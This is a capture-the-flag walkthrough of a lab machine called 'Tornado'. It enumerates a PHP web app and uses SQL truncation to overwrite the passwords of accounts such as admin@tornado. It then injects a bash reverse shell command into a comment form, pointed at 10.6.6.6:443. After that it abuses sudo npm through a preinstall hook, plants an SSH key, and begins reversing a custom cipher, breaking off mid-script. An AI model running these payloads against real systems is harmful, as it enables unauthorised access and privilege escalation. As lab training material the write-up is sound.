

10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.95 scan initiated Wed Jan  7 18:34:32 2026 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.27
Nmap scan report for 10.9.9.27
Host is up (0.00055s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 0f:57:0d:60:31:4a:fd:2b:db:3e:9e:2f:63:2e:35:df (RSA)
|   256 00:9a:c8:d3:ba:1b:47:b2:48:a8:88:24:9f:fe:33:cc (ECDSA)
|_  256 6d:af:db:21:25:ee:b0:a6:7d:05:f3:06:f0:65:ff:dc (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jan  7 18:34:45 2026 -- 1 IP address (1 host up) scanned in 12.65 seconds
echo -e '10.9.9.27\t\ttornado.hmv' | sudo tee -a /etc/hostsService Enumeration
TCP/80
Penetration Testing
Initial Enumeration

gobuster dir -u http://tornado.hmv -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php -t 20 -o dir.txt/manual (Status: 301) [Size: 311] [--> http://tornado.hmv/manual/]
/javascript (Status: 301) [Size: 315] [--> http://tornado.hmv/javascript/]
/bluesky (Status: 301) [Size: 312] [--> http://tornado.hmv/bluesky/]
Obviously, "/bluesky/" is the interesting result directory here

gobuster dir -u http://tornado.hmv/bluesky -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php -t 20 -o dir.txt/contact.php (Status: 302) [Size: 2034] [--> login.php]
/about.php (Status: 302) [Size: 2024] [--> login.php]
/login.php (Status: 200) [Size: 824]
/signup.php (Status: 200) [Size: 825]
/css (Status: 301) [Size: 316] [--> http://tornado.hmv/bluesky/css/]
/imgs (Status: 301) [Size: 317] [--> http://tornado.hmv/bluesky/imgs/]
/js (Status: 301) [Size: 315] [--> http://tornado.hmv/bluesky/js/]
/logout.php (Status: 302) [Size: 0] [--> login.php]
/dashboard.php (Status: 302) [Size: 2024] [--> login.php]
/port.php (Status: 302) [Size: 2098] [--> login.php]Registering an Account

test@local:test




port.phpI tried some extensive parameter testing on the port.php script, but came up empty with several different word lists. After some more research, I found that if we have the permissions, we can try accessing the file using the ~ character.

Valid Username Enumeration
For this task, we'll use ffuf along with a request from Burp's proxy history.

curl -s 'http://tornado.hmv/~tornado/imp.txt' | xargs -I {} bash -c "curl -is 'http://tornado.hmv/bluesky/signup.php' -H 'Content-Type: application/x-www-form-urlencoded' --data-urlencode 'uname={}' --data 'upass=test' --data 'btn=Signup' | grep alert && echo -e '{}\n'" A quick overview of the command:
- Fetch
imp.txt - Pipe the usernames to
xargs - Loop over each username and submit the web form to
signup.php - Use
grepsearch for the JavaScriptalert()message which tells if the user exists or not. Also output the username along with thegrepoutput.
Login Fuzzing
For this task, we'll use ffuf along with a request from Burp's proxy history.
- Make a login to the app
- Find the request in Burp
- Copy the request body and save to a file
POST /bluesky/login.php HTTP/1.1
Host: tornado.hmv
Content-Length: 40
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://tornado.hmv
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://tornado.hmv/bluesky/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=2gj1pt5fmmqatdorv09b23tpoc
Connection: keep-alive

uname=USERFUZZ&upass=PASSFUZZ&btn=Login
req.txt - with "USERFUZZ" and "PASSFUZZ" placeholders for word lists
cat << EOF | sed 's/@/%40/g' > valid_users.txt
hr@tornado
admin@tornado
jacob@tornado
EOF
ffuf -request req.txt \
-request-proto http \
-mode clusterbomb \
-w valid_users.txt:USERFUZZ \
-w /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt:PASSFUZZ \
-mc 302
Use "-mc 302" to match on HTTP 302 for successful logins

admin did not have any additional permissions that I didn't have, so brute force is unlikely to be the correct approach.Testing for SQL Vulnerabilities
';-- , ';# , ";-- , etc. However, I wasn't noticing any odd responses from the application.
So, I asked Google for some common SQL attacks as pertains to input length restrictions...

admin@tornado blah --> admin@tornadoSQL Truncation POC
curl -s 'http://tornado.hmv/bluesky/signup.php' \
-H 'Content-Type: application/x-www-form-urlencoded' \
--data-urlencode 'uname=admin@tornado' \
--data 'upass=test' \
--data 'btn=Signup'
Standard request

curl -s 'http://tornado.hmv/bluesky/signup.php' \
-H 'Content-Type: application/x-www-form-urlencoded' \
--data-urlencode 'uname=admin@tornado   blah' \
--data 'upass=test' \
--data 'btn=Signup'
SQL truncation attack


curl -s 'http://tornado.hmv/bluesky/login.php' \
-H 'Content-Type: application/x-www-form-urlencoded' \
--data-urlencode 'uname=admin@tornado   blah' \
--data 'upass=test' \
--data 'btn=Login'
Attempt login with updated password
Combining the Intel
- ✅ We now have a list of valid usernames
hradminjacob
- ✅ And, we have a means of overwriting their passwords
- Now, it's just a means of logging in as each and seeing what we can do
echo -e 'hr@tornado\nadmin@tornado\njacob@tornado' | xargs -I {} bash -c \
"curl -s 'http://tornado.hmv/bluesky/signup.php' \
-H 'Content-Type: application/x-www-form-urlencoded' \
--data-urlencode 'uname={}   blah' \
--data 'upass=test' \
--data 'btn=Signup'"  | grep alert



Testing the Comment Form

Exploit
SQL Truncation -> RCE

sudo rlwrap nc -lnvp 443Start a TCP socket to catch the reverse shell
curl -s 'http://tornado.hmv/bluesky/contact.php' \
-H 'Cookie: PHPSESSID=2gj1pt5fmmqatdorv09b23tpoc' \
-H 'Content-Type: application/x-www-form-urlencoded' \
--data-urlencode 'comment=/bin/bash -c '"'"'/bin/bash -i >& /dev/tcp/10.6.6.6/443 0>&1'"'"'' \
--data 'btn=comment'
Open the reverse shell by abusing RCE
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux tornado 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64 GNU/Linux

PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Matching Defaults entries for www-data on tornado:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on tornado:
    (catchme) NOPASSWD: /usr/bin/npm
Users and Groups
Local Users
catchme:x:1000:1000:catchme,,,:/home/catchme:/bin/bash
tornado:x:1001:1001:,,,:/home/tornado:/bin/bash
Local Groups
cdrom:x:24:catchme
floppy:x:25:catchme
audio:x:29:catchme
dip:x:30:catchme
video:x:44:catchme
plugdev:x:46:catchme
netdev:x:109:catchme
bluetooth:x:111:catchme
catchme:x:1000:
tornado:x:1001:
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:b4:58:37 brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.27/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 6610sec preferred_lft 6610sec
    inet6 fe80::be24:11ff:feb4:5837/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp LISTEN 0 80 127.0.0.1:3306 0.0.0.0:*
Privilege Escalation
Lateral to catchme
Sudo Abuse


TF=$(mktemp -d)
echo '{"scripts": {"preinstall": "/bin/bash"}}' > $TF/package.json
chmod -R go+rwx "$TF"
sudo -u catchme /usr/bin/npm -C $TF --unsafe-perm i
Need to make chmod -R call, so that catchme can write to the directory owned by www-data
SSH Access
cd /home/catchmessh-keygen -t rsa -b 4096 -C "" -N "" -f catchme_keyRun on attack box to generate keypair
cat ./catchme_key.pubCopy the public key string to clipboard
mkdir /home/catchme/.sshMake the ".ssh" directory
echo 'ssh-rsa AAAAB3NzaC1yc2EAAA...[snip]...' >> /home/catchme/.ssh/authorized_keysAppend the public key string to "catchme" keys file
ssh -i catchme_key catchme@tornado.hmv
Reverse Engineering enc.py
/home/catchme/enc.py (show/hide)
s = "abcdefghijklmnopqrstuvwxyz"
shift=0
encrypted="hcjqnnsotrrwnqc"
#
k = input("Input a single word key :")
if len(k) > 1:
        print("Something bad happened!")
        exit(-1)

i = ord(k)
s = s.replace(k, '')
s = k + s
t = input("Enter the string to Encrypt here:")
li = len(t)
print("Encrypted message is:", end="")
while li != 0:
        for n in t:
                j = ord(n)
                if j == ord('a'):
                        j = i
                        print(chr(j), end="")
                        li = li - 1

                elif n > 'a' and n <= k:
                        j = j - 1
                        print(chr(j), end="")
                        li = li - 1

                elif n > k:
                        print(n, end="")
                        li = li - 1

                elif ord(n) == 32:
                        print(chr(32), end="")
                        li = li - 1

                elif j >= 48 and j <= 57:
                        print(chr(j), end="")
                        li = li - 1

                elif j >= 33 and j <= 47:
                        print(chr(j), end="")
                        li = li - 1

                elif j >= 58 and j <= 64:
                        print(chr(j), end="")
                        li = li - 1

                elif j >= 91 and j <= 96:
                        print(chr(j), end="")
                        li = li - 1

                elif j >= 123 and j <= 126:
                        print(chr(j), end="")
                        li = li - 1
In /home/catchme/enc.py, we have a Python script that performs a rotation cipher on a given string using some custom logic. The procedure is as follows (working from top to bottom):
s = "abcdefghijklmnopqrstuvwxyz"defines a string of all lowercase alphabetical characters, but it doesn't hold any value in the script. It's defined, but not used significantly in the script logic.shift=0is again, a defined variable with no real use in the script, but could indicate a simple rotation cipherencrypted="hcjqnnsotrrwnqc"is almost certainly some kind of password or secret. And as we've seen before, this variable is defined, but not used.
k = input("Input a single word key :")
if len(k) > 1:
        print("Something bad happened!")
exit(-1)- Takes user input of a single character and throws an error if the user input is longer than one character
i = ord(k)returns the Unicode ID of the user input character, and is used in a comparison operation in thewhileloop
s = s.replace(k, '')
s = k + s- Is a seemingly worthless operation, because it simply moves the user input character to the front of the alphabetical string, but is never used in any meaningful way.
t = input("Enter the string to Encrypt here:")is the string we're going to run the rotation logic againstli = len(t)gets the length of the user input stringprint("Encrypted message is:", end="")prepares to print the encrypted string
# As long as the user input is greater than 0 characters
# This loop will run
# It will stop running once all the characters in the string
# Have been processed

while li != 0:
        # Loop over each character in the string one at a time
        for n in t:
                j = ord(n) # Get the unicode of the current character

                # If the current character is letter 'a'...
                if j == ord('a'):
                        j = i # Change it to the user input key
                        print(chr(j), end="") # Print the user-supplied key
                        li = li - 1 # Remove 1 from the length integer

                # Or, if the current character is 'b' and less than the user-supplied key
                elif n > 'a' and n <= k:
                        j = j - 1 # ... Decrease it by 1, so 'a' -- 'j'
                        print(chr(j), end="")
                        li = li - 1

                # Or, if the current character is greater than the user-supplied key ...
                elif n > k:
                        print(n, end="") # Just print it
                        li = li - 1

                # Or, if the current character is a SPACE (Unicode 32) ...
                elif ord(n) == 32:
                        print(chr(32), end="") # ... print it as-is
                        li = li - 1

                # Or, if the current character is '0' -- '9' ...
                elif j >= 48 and j <= 57:
                        print(chr(j), end="") # Print as-is
                        li = li - 1

                # Or, if the current character is a special character (e.g. '!') ...
                elif j >= 33 and j <= 47:
                        print(chr(j), end="") # Print as-is
                        li = li - 1

                # Or, if the current character is a special character (e.g. ':') ...
                elif j >= 58 and j <= 64:
                        print(chr(j), end="") # Print as-is
                        li = li - 1

                # Or, if the current character is a special character (e.g. '[') ...
                elif j >= 91 and j <= 96:
                        print(chr(j), end="") # Print as-is
                        li = li - 1

                # Or, if the current character is a special character (e.g. '{') ...
                elif j >= 123 and j <= 126:
                        print(chr(j), end="") # Print as-is
                        li = li - 1
See comments in the code for details
Reversing Script (Brute Force)
dec.py (show/hide)
alpha_chars = "abcdefghijklmnopqrstuvwxyz"
encrypted="hcjqnnsotrrwnqc"

print(f"\n\nEncrypted string: {encrypted}", end="\n\n")

for char in alpha_chars:
    k = char
    i = ord(k)
    print(f"{k}: ", end="")

    for en_char in encrypted:

        # Get the unicode value of the
        # current encrypted character in the loop
        en_unicode = ord(en_char)

        # If the current encrypted char in the loop
        # Equals the current key being worked
        # Revert back to letter "a", inverting the original operation
        if en_char == k:
            print("a", end="")

        # Or ...
        # In the inverse of the encryption logic
        # We'll rotate the character +1 if it is
        # Greater than or equal "a" and if greater than "a"
